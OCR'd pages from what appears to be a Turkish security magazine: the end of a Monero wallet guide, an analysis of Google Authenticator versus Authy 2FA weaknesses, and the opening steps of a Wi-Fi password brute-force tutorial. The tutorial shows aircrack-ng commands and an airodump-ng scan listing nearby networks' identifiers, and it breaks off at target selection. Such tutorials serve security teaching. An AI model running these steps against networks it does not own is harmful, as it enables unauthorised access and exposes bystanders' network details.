
"Use Monero" yazan butona bastığınızda artık cüzdanınızı görüntüleyebilirsiniz. Tabii daemon adı verilen process blokzincirinin bir kopyasını indirdikten sonra.

Biz bu yazı için Remote bir node'a bağlanmayı tercih ettik.

Her şey tamam olduğunda sizi aşağıdaki gibi bir ekran karşılayacak:




Yukarıda bir başka hesaba Monero gönderebileceğiniz Send menüsünü görmektesiniz. Address alanına tabii ki alıcının adres bilgileri (public key'i) yazılacak, Amount göndereceğiz miktar. Tercihe bağlı Payment ID alanı ise alıcının sizi diğer gönderilerden ayırabileceği değeri içerecektir. Description ise sizin kendi cüzdanınıza kaydedilecek bir hatırlatma notu olarak düşünülebilir.



Receive menüsü ise bir ödeme almak için ihtiyaç duyduğunuz tüm fonksiyonları içeren başka bir menü. Burada Primary Address'de birincil public adresinizi görüyorsunuz. Yazı başında da ifade ettiğimiz gibi bu adrese bağlı N adet subaddress oluşturabilmek mümkün. Bu adreslere isim de verebilirsiniz.

Adres ve talep edilen miktar ile ilgili QR kod da oluşturulabilmekte.

Monero gizliliğe ihtiyaç duyanların en çok tercih ettiği kripto para türü. ZCash gibi gizliliğe ehemmiyet veren kripto paralar olsa da Monero'yu bu kripto paralardan ayıran en önemli özellik gizliliği bir tercih olarak değil, varsayılan davranış biçimi olarak sunuyor olması. Yani Monero kullanıcıları için gizlilik bir tercih değil, sistemin işleyişi açısından bir zaruret.



Monero network'üne bağlanan bir kullanıcı olarak deşifre edilmenizin önüne geçmek isteyen geliştiriciler Kovri adında P2P bir protokol geliştirildi. Monero gönüllüleri her gün sistemi iyileştirmek için çalışmalarına devam etmektedir. Siz de bir geliştirici olarak, bir çevirmen olarak ya da Monero'nun imkânlarını çevrenize anlatıp daha fazla kullanılmasına yardımcı olarak destek olabilirsiniz.

Monero hakkında daha ayrıntılı teknik bilgiye ulaşmak isterseniz SerHack isimli rumuzu kullanan İtalyan güvenlik araştırmacısının kaleme aldığı Mastering Monero isimli kitabı okumanızı şiddetle tavsiye ediyoruz. Kitap en meşakkatli kriptoloji konularını dahi yaratıcı örneklerle anlatarak, sistemin işleyişindeki harikulade ayrıntıları açıklığa kavuşturmak maksadını güdüyor. Özellikle de Monero blokzinciri için yazarın başvurduğu taksi durağı örneği takdire şayan.

Kitabı edinmek için www.masteringmonero.com adresini ziyaret edebilirsiniz.

Monero sadece bir kripto para değil, gerçek anlamda gizlilik ve özgürlüğe önem veren bir hareket. Bunun en çarpıcı örneği kitapta okuyacağınız mining konusunda yapılan güncelleme.

Kripto para tasarlanırken son kullanıcının kendi imkânları ile mine edebileceği varsayımı ile geliştirildi. Bir web tarayıcısı, hatta bir mobil telefon işlemcisi ile bile mine edebilmek mümkün. Nitekim CryptoJacking denilince yani browser'larda kripto para mine edilmesi denilince akla tek gelen paranın Monero olması boşa değil.

ASIC miner'ların Monero madenciliğinde avantajlı duruma geçmeleri, ve bu işlemcilerin sıradan kullanıcıların alım gücünün üzerinde olması Monero topluluğunu bu haksız rekabate tepki vermeye itti. Nitekim mining işlemlerinde ASIC'lerin mukayeseli üstünlüğünü, bir dezavantaja çevirecek güncellemeyi olabildiğince çabuk hayata geçirdiler. Aynı şekilde her 6 ayda bir yaptıkları güncellemeler ile mining algoritmasında küçük değişiklikler ile Monero mining için ASIC üretiminine bir nevi caydırıcı etkide bulunuyorlar.

İşte hacker kültürünün ihtiyaç duyduğu gerçek özgürlük ruhu! Aynı fikirdeyiz değil mi?

Ulaş Fırat Özdemir – ulas@arkakapidergi.com

Google vs. AUTHY 2FA'da Güvenlik Savaşları

Merhaba, bu yazımızda yeni nesil internet güvenliğini sağlamayı amaçlayan iki aşamalı doğrulama (2FA) teknolojisi ve bu teknolojiyi kolaylıkla kullanmamızı sağlayan en yaygın iki uygulamadan bahsedeceğiz.

Çok etkenli doğrulama (MFA), sisteme giriş ve yetkilendirme öncesinde kullanıcının doğrulanması için iki ya da daha fazla kanıt gerektiren güvenlik modelidir. Bu modelde kanıtlar üç ana kategoriye (faktör) ayrılır ve her kanıtın farklı kategoriden olmasına özen gösterilir. Bu sayede kullanıcı birden çok doğrulama aşamasından geçmekte ve bağımsız aşamaların kullanılması sonucu bir aşamanın yarattığı güvenlik riski diğer aşamaları etkilememektedir. Üç kategori aşağıdaki gibi sıralanabilmektedir,

Bildiğiniz bir bilgi:

Buradaki asıl amaç, sistemi kullanmak istediğiniz süre boyunca daima hatırlamanız gereken, size ait ve gizli bir bilginin kullanılması ile doğrulama yapmaktır. Bu bilgi bir parola, kullanıcı adı, PIN, PUK, imza, güvenlik sorusu ve cevabı olabilir.

Sahip olduğunuz bir araç:

Buradaki amaç, sadece size ait olan, kişiye özel tasarlanmış ve sistemin diğer kullanıcılarının sahip olamayacağı fiziksel bir aracın kullanılması ile doğrulama yapmaktır.

Bu araç bir telefon (uygulama), akıllı kart, RFID kartı , OTP cihazı ve e-imza şeklinde elektronik olabileceği gibi aynı zamanda QR kod, kabartma ve farklı boyalar (para) gibi elektronik olmayan yöntemler de kullanılabilmektedir. Bir de ek olarak telefon hattı (SMS) ve arama ile doğrulama gibi farklı kanallar sayesinde doğrulanan bilgiler de bu aracın tanımına dahildir.

Size ait olan bir özellik:

Buradaki amaç, size ait olan ve diğer kullanıcılara göre farklılık gösteren bir fiziksel özelliği kullanarak doğrulama yapmaktır.

Bu özellik parmak izi, retina, avuç içi, el damarları, kemik ve yüz yapısı gibi yapısal özellikler olabileceği gibi klavye kullanımı, yazım biçimi, yazı stili, konuşma şekli (aksan ve ton) ve benzeri şekilde düşünerek öğrendiğimiz ama doğal olarak uyguladığımız davranışsal bilgiler de kullanılabilmektedir

http://biometrics.mainguet.org/types/fingerprint/fingerprint_sensors_physics.htm

İki etkenli doğrulama ise en yaygın kullanılan çok etkenli doğrulama yöntemidir. Bu yöntem ile iki farklı kategoriden (faktör) iki adet kanıt kullanımı ile doğrulama sağlanır. İki aşamalı doğrulama ile iki etkenli doğrulama çok karıştırılan kavramlardır bu nedenle küçük bir açıklama yapmak gerekirse, iki aşamalı doğrulama kullanıcıdan iki farklı kanıt talep eder. Bu kanıtlar farklı faktörlerden (göz taraması ve parola) olabileceği gibi aynı faktöre (parmak izi ve göz/retina tarama-

sı) ait de olabilir. İki etkenli doğrulama ise iki kanıtın da birbirlerinden farklı faktörlere ait olmasını gerektirir. İki etkenli doğrulamada bir faktörde oluşabilecek zafiyetler öteki faktörlerden olabildiğince izole tutulmaya çalışılır. Bu durumda iki etkenli doğrulama iki aşamalı doğrulamadan daha güvenlidir.

İki etkenli doğrulamayı sistemlerine entegre eden birçok firma bulunmakta. Bu firmaların bir kısmı kendi çözümlerini geliştirmiş olsa dahi büyük bir çoğunluğu 3. parti uygulamalara güvenmektedir. Rakipleri tanımadan önce sahanın bir diğer ucunda bulunan Apple'ın yaklaşımını da incelemekte fayda var.

https://blog.elcomsoft.com/2016/04/apple-two-factor-authentication-vs-two-step-verification/

Apple ilk olarak 2013 yılında getirdiği iki adımlı doğrulama özelliği sayesinde kullanıcıların Apple ID bilgileri kullanılarak yapılabilecek işlemleri daha da güvenli kılmayı amaçlamıştır. Bu özelliği kullanan kullanıcılar için iCloud ve Apple ID girişi esnasında ya da yeni bir cihaz ile yapılan ilk alışverişte ikincil bir doğrulama adımı gerekli hale getirilmiştir. İkinci adımdaki güvenlik kodları ise aşağıda belirtilen yöntemlerden birisi ile alınabilmektedir.

- Güvenilir bir cihaza yapılan bildirim,
- Kayıtlı bir numaraya SMS ya da arama,
- Çevrimdışı kurtarma anahtarı,
- Uygulamaya özel parolalar.

İki adımlı doğrulama ise Apple cihazlarından ya da My Apple ID üzerinden aktif hale getirilebilmektedir.

Apple, 2015 yılında iOS 9 ve OS X El Capitan ile birlikte yayınlanan iki faktörlü doğrulama ile iki adımlı doğrulama yöntemini geliştirerek kullanıcılara daha güvenli bir alternatif sunmayı amaçlamıştır. Bu doğrulama yöntemi iOS 9 ve sonrasındaki cihazlar için geçerlidir ve eski cihazlar bu özellikten faydalanamamaktadır. İki faktörlü doğrulamada ise aynı faktörü kullanmaları nedeniyle çevrimdışı parolalar ve kullanım karmaşıklığı yaratması nedeniyle uygulama bazlı parolalar bulunmamaktadır. Bunun yerine çevrimdışı, zaman tabanlı kod yaratıcı (kodmatik) ve 6 haneli kimlik doğrulama kodu uygulamaya koyulmuştur. 6 haneli kodun paroladan çok farklı olmadığını duyar gibiyiz. Evet, çünkü 6 haneli kod desteği eski cihazlar için sunulmuştur. iOS 9'dan eski cihazlarda giriş yapılırken bu özellik aktif ise ekstra 6 haneli bir kimlik doğrulama kodu talep edilmektedir. Bu özelliğin aktif edilmesi için iki adımlı kimlik doğrulama özelliğinin pasif hale getirilmesi gerekmektedir ve özellik aktifleştirildiğinde hesabınıza kayıtlı eski bir cihazınız bulunmaktaysa, eski parola ile birlikte 6 haneli kod girilmesinin gerekli olabileceğini belirten bir uyarı ile karşılaşmaktasınız.

Apple'ın yaklaşımından sonra konunun uygulanması konusunda fikir sahibi olmamızın şerefine rakipleri ve bize sundukları avantajları tanıyalım.

Mavi köşede, sunduğu hizmetler sayesinde internet üzerinde baskın bir güç haline gelen Google ve uygulaması Google Authenticator bulunmakta. Bu uygulama, kullanılan servislere zaman bazlı OTP (TOTP) ve Hmac bazlı OTP (HOTP) sağlayarak giriş yapmanızı amaçlar.

Bu sayede Google Authenticator (ya da aynı algoritmayı çalıştıran başka bir uygulama) olmadan hesabınıza giriş yapamazsınız. HOTP algoritmasında uygulama ve web servisi bir gizli veri (secret) ile bir sayaç (counter) verisini ortak bir şekilde paylaşırlar. Uygulama her yeni kod ürettiğinde sayaç iki taraflı olarak arttırılır ve bu sayede senkronizasyon sağlanır. HOTP sistemlerinin en kritik problemlerinden biri ise sayaç değerinin senkronizasyonudur. Sayaç değeri iki taraf için de aynı olmalıdır, aksi taktirde üretilen kodlar birbiri ile uyuşmaz.

Ağ veya uygulama kaynaklı bir hatadan dolayı ortaya çıkabilecek ortak sayaç problemlerine karşı RFC4226 dökümanının 7.4 bölümü bir açıklama getirmiştir. Bu bölüme göre kontrol eden taraf bir ileri bakış (look ahead) değerine sahip olmalıdır. Bu değer sayesinde sayaç değeri ve sonrasında gelen ileri bakış kadar değer kullanılarak HOTP hesaplanır ve eğer sonraki değerlerden birisi eşleşiyor ise senkronizasyon sağlanmış olunur. Bu değerin çok yüksek verilmesi ya da sınırsız olması, her eşleşmeyen kod için kontrol eden tarafın uzun bir süre HOTP hesaplaması anlamına gelmektedir ve bu da DoS/DDoS saldırılarına yol açmaktadır.

Eğer ileri bakış değeri çok kısa tutulursa bu sefer de senkronizasyon hataları ortaya çıkabilmektedir. Bu nedenle ileri bakış değeri dikkatlice seçilmelidir. HOTP Senkronizasyon problemlerinin farklı bir çözümü ise, sıralı bir şekilde verilen birkaç HOTP değerinin girilmesidir. Bu durumda doğrulayan taraf aldığı sıralı HOTP değerlerini kendi ürettiği değerlere karşı kontrol eder ve doğru sırayı tahmin ettikten sonra sayaç verisinin eşleşmesini sağlar. TOTP algoritmasında ise "HOTP""ye göre tek fark sayaç değeridir. Sayaç yerine zaman

verisi kullanılır. Bu zaman verisi iki sistem için de ortak ve hassas olmalıdır, bu nedenle hesaplamalarda genellikle Unix Epoch zamanı kullanılır. İki sistem de NTP protokolü ile zaman verisini güncel tutmalıdır. Sağlanan kod her seferinde değişmek yerine zamana bağlı (ör. 30 saniyede bir) değişim gösterir. Bu nedenle Unix Epoch zamanının bir bölümü (30 saniye için 30'da 1'i) kullanılır, bu nedenle kodun değişmesi ne kadar uzun sürer ise hassaslık da o kadar azalmaktadır. Zaman kullanımı sonucunda ortaya çıkan öteki problem ise sunucularda bulunan diğer uygulamalardır. Eğer sunucuda bulunan diğer uygulamalar zaman verisini dışarıya sızdırıyor ya da zaman verisi herkesin erişebileceği ortak bir kaynak üzerinden kullanılıyor ise bir sonraki kodu tahmin etmek daha da kolay hale gelir. Yine de saldırganların gizli değeri bilmeleri gerekmektedir ama sistemi koruyan iki değerden (gizli veri ve zaman) birisi atlatılmış olur. Google Authenticator uygulamasını üç adımda daha kolay inceleyebiliriz;

1.) Yeni hesap ekleme

Google Authenticator uygulamasına yeni bir hesap eklerken ortaya çıkan gizli anahtar eşleştirmesi problemini, kamera ile çekilen bir QR kod ya da el ile girilen gizlilik verisi ile çözmüştür. Bu sayede kullanıcı gizlilik verisini kendisi eşleştirir ve ekleme sırasında sistem (sunucu), kullanıcı (uygulama) ile bir bağlantı yapmaz. Bir bağlantının olmaması ve sadece gizlilik verisinin el ile eşleştirilmesi nedeniyle zaman, uygulamanın bulunduğu sistem (telefon) tarafından sağlanılır. Bu nedenle uygulamanın bulunduğu sistemin zamanının doğru olması gerekmektedir aksi taktirde eşleşme problemleri ortaya çıkmaktadır.

2.) Var olan hesabı kullanma

Google Auth kullanan bir servise giriş sırasında sizden talep edilen veriyi uygulama tarafından oluşturup, paylaşmanız gerekmektedir. Bu veri HOTP için, o anki sayaç değeri (ör, 10) ile sonraki ileri bakış kadar sayaç değeri (ör, 20 bu da counter 10-30 arası demek) kullanılarak hesaplanan HOTP değerine karşı kontrol edilir ve eşleşme bulunan değere göre sayaçlar eşitlenir. Google, kullandığı HOTP ileri bakış değerini açıklamamaktadır ama yakın bir rakibi olan Yubikey firmasının dökümanlarında bu değerin 50-80 arasında olmasının ideal olduğu ve 100'ü geçmemesi gerektiğinden bahsedilir. Zaman bazlı (TOTP) yönteminde ise iki taraf zamana bağlı kod üretir ve uygulamanın ürettiği kod kullanıcı tarafından sisteme girilir. Sistemdeki kod eşleşmiyor ise zaman problemi ortaya çıkar ve iki sistemde de zamanın eşitlenmesi/güncellenmesi gerekmektedir.

3.) Hesap silme/taşıma

2FA kullanan sistemlerde hesap işlemleri self servis ve yönetici destekli olmak üzere iki şekilde yapılmaktadır. Self servis yönteminde kullanıcı, sunucuda bulunan hesap ile ilgili işlemleri (sayaç değeri değiştirme/eşitleme, gizlilik verisinin değişimi ve hesap silme) kendisi yapabilmektedir. Bu değerlerden bazılarının değişimini yetkisiz/az yetkili kullanıcılara bırakmak güvenlik problemleri doğurabilmektedir ve bu nedenle bu değerlerin sadece belirli bir kısmı değiştirilebilmekte veya görüntülenebilmektedir. Google Auth. kullanan servislerde hesabın silinmesi için öncelikle 2FA kullanılan servise giriş yapılması ve ayarlar kısmından 2FA'nın kaldırılması, sonra Google Auth. uygulamasından silinmesi gerekmektedir. Eğer ilk önce Google Auth. uygulamasından silinme işlemi gerçekleştirilirse, servise giriş yapılamayabilir ve sistem/servis yöneticisine başvuru yapılması gerekmektedir.

Hesap taşımak için ise paylaşılan gizlilik verisinin yeni Google Auth. uygulamasına geçirilmesi gerekmektedir. Bu da eski Google Auth. bulunan her hesap için tekrardan giriş yapılıp, ayarlardan değişim bölümüne gidilmesi ve çıkan QR kodunun yeni Google Auth. hesabı ile taranması ya da çıkan kodun yeni hesaba el ile girilmesi demektir. Bu durum ise her hesabı tekrardan ziyaret etmenin ve taşıma işleminin el ile yapılması gerekliliğinin getirdiği zorluklar nedeniyle uzun sürmekte ve zaman harcamanıza neden olmaktadır. Bunu 2013'te yaşanan güncelleme krizi ile birleştirince, uygulamanın kullanıcılara sunduğu deneyim oldukça düşük kalmaktadır. 2013 yılında yapılan bir Google Auth. güncellemesi sonucunda güncellemeyi yükleyen bütün kullanıcıların 2FA anahtarları otomatik olarak silinmiştir bu da çoğu kullanıcının, yeniden kurulumun ne kadar problem yaratabileceğinin farkına varmasını sağlamış ve alternatif aramasına neden olmuştur. 2013 krizini takiben çıkan sürede, silinen uygulamanın anahtarları tamamen yok etmediği (https://github.com/google/google-authenticator/issues/632) ortaya çıkmıştır ve benzeri problemlerin ortaya çıkması sonucunda uygulamanın kullanımı gittikçe azalmıştır.

Kırmızı köşe, Authy

Evet, kullanıcıların eşleştirme problemine karşı doğan ve bu probleme daha kolay bir çözüm sunan Authy uygulaması, bir çok büyük servis ile ortak çalışmakta ve aynı zamanda Google Auth. anahtarlarını da desteklemektedir. Authy, eklenilen hesapların bulut üzerinden bütün cihazlar ile senkronize olmasını sağlamaktadır ve bu sayede hesapların aktarımı daha kolay hâle gelmektedir. Web sitesinde, Twitter mesajları baz alınarak belirtilen geçiş süreci itibariyle Google Auth. ve Authy farkları listelenmektedir. Bu liste, hatalı bir makaleden alınma "*Google Auth. aynı anda sadece bir cihazda kullanılabilmektedir, ikinci bir cihaz kullanılmak istendiğinde Google otomatik olarak ilk cihazı silmektedir*" bölümü ve çoklu parola desteğinin açıklamak için yönlendirdiği twillio destek linkinin artık var olmaması dışında Authy'nin avantajlarını çok güzel bir biçimde aktarmaktadır.

Bu avantajlar ise Google Authenticator'ın eksileri göz önüne alındığında belirgin olmaktadır:

- Google Authenticatiro uygulamasının sadece mobil cihazlarda bulunması ve bilgisayarlar ile tarayıcı eklentileri olarak kullanılamaması.
- Hesap aktarımı yaparken şifreli yedekleme yapamaması ve bu nedenle aktarım sürecinin zorluğu.
- Parola korumasına sahip olmaması ve sadece cihaz güvenliğine güvenmesi,
- Uzun süredir güncellenmemesi ve bilinen problemlerinin olması,
- Kullanımının gün geçtikçe azalması nedeniyle destekleyen servislerin azalması

Yazımızı Authy uygulamasının güvenliğinin incelenmesi ile bitirmek isteriz.

İlk nokta, Authy uygulamasının getirdiği çoklu parolalar. Google Auth. uygulamasına giriş esnasında parola bulunmamaktadır ve cihazın kilit ekranını geçebilen bütün saldırganlar Google Auth. uygulamasına erişebilmektedir. Cihaz kilit ekranının geçilebildiğini gösteren zafiyetlerin gün geçtikçe daha fazla ortaya çıkması nedeniyle cihaza duyulan güven kullanıcılar tarafından sorgulanmaktadır. Bunu, cihazı günlük kullanımında hızlı kullanabilmek amacıyla daha kolay parolalar ile koruyan kullanıcıların da izlemesi nedeniyle cihaz güvenliğine dayanan güvenlik çözümleri sanılanın aksine gerektiği kadar güvenli olmamaktadır. Authy bu duruma özgü olarak uygulamayı ve hesapları üç adet parola ile koruma altına almıştır. Bu parolalardan ilki olan yedekleme (backup) parolası bulut sisteminde kullanılan yedekleri korumaktadır. Bu sayede Authy nin bulut sistemlerine karşı bir saldırı gerçekleşmiş olsa dahi saldırganlar sizin 2FA bilgilerinizi ele geçirememektedir.

Bir diğer güvenlik önlemi ise PIN korumasıdır. Bu önleme parola demek hatalıdır ama parola, PIN, şifre kavramlarının kargaşasına bu yazıda değinilmemektedir, sadece bu hatanın bilinmesi yeterlidir. PIN koruması uygulamaya giriş esnasında kullanıcıdan talep edilen 4 haneli kod şeklinde kullanılmaktadır ve uygulamaya yapılacak izinsiz girişleri engellemektedir. Bu güvenlik önlemi cihazı ele geçirmiş (ve cihazın yedeğine sahip) saldırganlar için bir engel teşkil etmemektedir. Son güvenlik önlemi olan Ana parola (Master Password) ise sadece Authy'nin bilgisayar versiyonunda bulunmaktadır. Bu önlem bilgisayarın kullanılmadığı zaman uygulamanın parola ile korunmasını sağlar. Bu parola PIN korumasının daha uzun ve bilgisayar uygulaması için tasarlanmış türüdür diyebiliriz.

Authy'nin kullandığı yedekleme parolası için PBKDF2 fonksiyonunu kullanmaktadır. Bu fonksiyon sizin girdiğiniz parolayı giriş olarak alıp, daha uzun ve rassallığı daha yüksek bir çıktı üretmektedir. Bu sayede girilen düşük güvenlikli parolalar bile daha güvenli hale gelmektedir. Bunun yanında Authy parolaları tuzlamakta (parolalara bir değer eklemekte) ve 1000 defa özet almaktadır (HASH). Bu değerin mobil cihazların işlem kapasitesinin artması ile doğru orantılı olarak artacağını dile getiren Authy, tuz (salt) değerinin güvenli ve rastgele bir veriden oluştuğunu söylemektedir. Sonrasında bütün 2FA anahtarları PBKDF2 fonksiyonunun çıktısını kullanarak AES-256, CBC modu ile şifrelenmektedir. Bu modda kullanılan IV ise her hesaba göre değişmektedir. Eğer herhangi bir 2FA anahtarı 128 bitten daha küçük ise PKCS#5 ile doldurulmaktadır. Bu işlemlerin sonucunda sadece şifrelenmiş sonuc, tuz ve IV değeri sunucuya gönderilmektedir. Şifreleme ve şifre çözümü için gereken anahtar sunucuda bulunmamaktadır ve bu sayede sunucuda tutulan verinin güvenliği sağlanmaktadır. Burada araştırma yapmadan önce göze ilk çarpan ve problem yaratabilecek noktalar ise PKCS#5 fonskiyonu ile tuz ve IV üretimidir. PKCS#5 dendiğinde aklımıza ilk gelen saldırı olan Padding Oracle ile hesap verilerinden üretilen IV değerinin güvenliği (bu işlemleri yapan fonksiyonlar) zincirdeki en zayıf halkayı oluşturmaktadır. Tuz üretiminin güvenliği ise paylaşılan link sayesinde güvenlik önlemlerinin alındığına dair bir güven sunmaktadır ama yine de zincirin en zayıf ikinci halkasını tuz üretimi oluşturmaktadır.

Güven problemi

Authy hem 2FA hizmeti sağlamakta, hem de 2FA hizmeti sağlayan diğer uygulamaları güvenli bir biçimde desteklemektedir. Evet, yanlış duymadınız, kendi 2FA hizmetinin desteği güvenlik problemine sahiptir ama bu problem diğer desteklenen sistemlerde görülmemektedir.

Nasıl mı? Authy 2FA hizmeti kullanan sistemler size bir kod veya QR kodu vermek yerine sizden telefon numaranızı istemektedir. Bu numarayı hem üye olduğunuz web servisi hem de Authy bildiği için ikisi otomatik olarak eşleşmektedir. Bu şekilde eşleşen hesapların yarattığı 2FA kodları ise RFC4226 / Google Auth. 6 haneli kodlarına nazaran 7 haneli olarak üretilmektedir. Authy'nin 7 haneli 2FA kodları ise bulutta daha önce bahsedildiği gibi güvenli bir biçimde depolanmamaktadır. Bulut depolaması şifreli olmak yerine Authy hesabınıza bağlanmaktadır. Bu da yeni bir cihaza Authy kurduğunuz ve doğrulama yaptığınız anda Authy ile eklenen bütün anahtarlara sahipsiniz demektir. Yani hesabınıza erişen bütün saldırganlar bulutta yedeklemek için kullandığınız parolayı kullanmadan, Authy 7 haneli 2FA kodlarınızı görebilmekte ve bu kodları oluşturmak için kullanılan değerlere erişebilmektedir. Authy'nin kendi 2FA hizmeti bulut parolalarını kullanmamakta ve sadece uygulamanın/hesabın güvenliğini temel almaktadır. Authy hesabın güvenliğini nasıl sağlamaktadır, diye soracak olursanız cevabımız; SMS. Evet yeni bir Authy uygu-

laması kurulduğunda eski parolaların aktarımı için eski uygulamadan doğrulama ya da SMS doğrulaması gerektirmektedir. SMS doğrulaması konusunda numara gizleme/değiştirme (spoofing) yapılarak farklı numaralardan doğrulama gönderilebileceğini aklımızda bulundurarak bu yaklaşımın, bulut yedekleri konusunda daha problemli olduğunu söyleyebiliriz.

Yani kısacası Authy hesap aktarımı sonrasında Google Auth. anahtarınız şifreli iken Authy 2FA ile oluşturulmuş anahtarlarınız şifresiz olmaktadır. Bu nedenle büyük kripto para tartışma siteleri Authy yerine tekrar Google Auth. uygulamasına geçiş yapmıştır. Size önerimiz ise eğer taşıma konusunda bir probleminiz yok ise Google Auth kullanmanız, diğer durumlarda ise yine Google Auth kullanıp, Google Auth anahtarınızı Authy üzerinden bulut şifreleme ile saklamanız (Authy uygulamasını 2FA için değil, 2FA anahtarınızın çok cihazda desteğini sağlamak için kullanmanız) olacaktır.

Kaynaklar:

https://authy.com/blog/authy-vs-google-authenticator/

https://support.twilio.com/hc/en-us/articles/223134967-Backups-password-Master-password-and-PIN-protection-for-Authy

https://www.codeproject.com/Articles/704865/Salted-Password-Hashing-Doing-it-Right

Besim Altınok – besim.altionok@barikat.com.tr

Kablosuz Ağlarda Parola Kırma Saldırıları

Bir kablosuz ağın parolasını elde etmek için, birçok farklı yöntem bulunmaktadır. Bu yazıda bunlardan birisini adım adım işlemeye çalışacağım. Bahsi geçen yöntemlerden sadece, kaba kuvvet saldırı yöntemi ile parola elde etme işlemi yapılacaktır.

Kaba kuvvet yöntemi ile bir kablosuz ağın parolasını elde etmek istiyorsak bunun için bazı gereksinimleri ilk olarak karşılamamız lazım. Biz bu gereksinimleri yazılımsal ve donanımsal olarak iki başlık altında ele alacağız.

Yazılımsal Gereksinimler:

- aircrack-ng
- aireplay-ng
- airodump-ng

Donanımsal Gereksinimler:

- Monitor mod ve injection destekli bir ağ kartı
  - TPLINK TL-WN722N
  - Alfa Card

Gereksinimler karşılandıktan sonra aşağıdaki adımları tek tek uygulayarak bir kablosuz ağın parola bilgisini elde etmeye çalışacağız.

1- İlk Hazırlık

İlk olarak kullanacağımız ağ adaptörümüzün sistemdeki varlığını kontrol edelim. Bunun için "iwconfig" komutunu kullanabilirsiniz.

```
root@n:~/Desktop# iwconfig
eth0      no wireless extensions.

lo        no wireless extensions.

wlan0     IEEE 802.11  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated   Tx-Power=20 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Encryption key:off
          Power Management:off
```

Ağ adaptörümüzü sniffer olarak kullanmak için monitör moduna almalıyız. Bunun için **airmon-ng** aracını kullanabilirsiniz. Bu aracın güzel yanı, sniffing esnasında sorunla karşılaşmayalım diye, problem olabilecek servisleri tespit edip kapatmasıdır. Bunun için "*airmon-ng check kill*" komutunu kullanabilirsiniz. Böylece ağ kartının bağımlılıklarını durduracaksınız.

```
root@n:~/Desktop# airmon-ng check kill

Killing these processes:

   PID Name
  1259 wpa_supplicant
```

Kullanacağınız ağ kartının ilişkilerini kestikten sonra, "airmon-ng start wlan0" komutu ile ağ kartınızı dinleme moduna alabilirsiniz. Dinleme moduna alındığında, ağ kartının yeni adı **wlan0mon** olacaktır.

```
root@n:~/Desktop# airmon-ng start wlan0

PHY     Interface       Driver          Chipset

phy0    wlan0           rtl8187         Realtek Semiconductor Corp. RTL8187

                (mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0mon)
                (mac80211 station mode vif disabled for [phy0]wlan0)
```

2- Hedefi Tespit Etmek

Hedefimizi belirlemek için etrafta hangi erişim noktalarının var olduğunu öğrenmemiz gerekecektir. Bunun için "**airodump-ng wlan0mon**" komutunu kullanabiliriz.

```
CH  2 ][ Elapsed: 1 min ][ 2019-01-03 21:00

BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

C0:D3:C0:31:E7:C9  -23      167        9    0   5  180  WPA2 CCMP   PSK  ArkaKapı-Legendary-Besim
14:9D:09:7D:BE:18  -35      148        5    0   6  130  WPA2 CCMP   PSK  pitest
B8:BC:1B:8E:27:27  -60       55        0    0   1  130  WPA2 CCMP   PSK  SUPERONLINE-WiFi_2401
BC:75:74:C4:87:87  -67       39        0    0   1  130  WPA2 CCMP   PSK  SUPERONLINE-WiFi_1224
00:1C:7B:F7:A4:B5  -65       63        3    0   1  130  WPA2 CCMP   PSK  NetMASTER Uydunet-C30F
50:67:F0:53:A9:90  -67       51        2    0  11  130  WPA2 CCMP   PSK  ZyXEL18
C4:71:54:F2:87:AC  -67       11        0    0   1  130  WPA2 CCMP   PSK  azyedeinternetal
FC:4A:E9:43:E0:AB  -71       11        0    0   2  130  WPA2 CCMP   PSK  NetMASTER Uydunet-E0A8
FC:4A:E9:60:C0:B7  -71       14        0    0   1  130  WPA2 CCMP   PSK  KAYALI
C4:71:54:06:6C:C0  -72       14        1    0   9  130  WPA2 CCMP   PSK  TurkTelekom_T6CC0
FC:4A:E9:1E:4D:7B  -72       19        0    0   1  130  WPA2 CCMP   PSK  HallacUsta
A0:E4:CB:B1:8B:53  -72        8        0    0   8  130  WPA  CCMP   PSK  sahiner
AC:9E:17:89:DB:04  -73        2        0    0   6   65  WPA2 CCMP   PSK  ASUS
00:25:12:BD:D7:71  -71       10        0    0   6  54   WPA2 TKIP   PSK  ZTEW300
FC:4A:E9:38:BA:7F  -73        1        1    0  11  270  WPA2 CCMP   PSK  NetMASTER Uydunet-BA7C
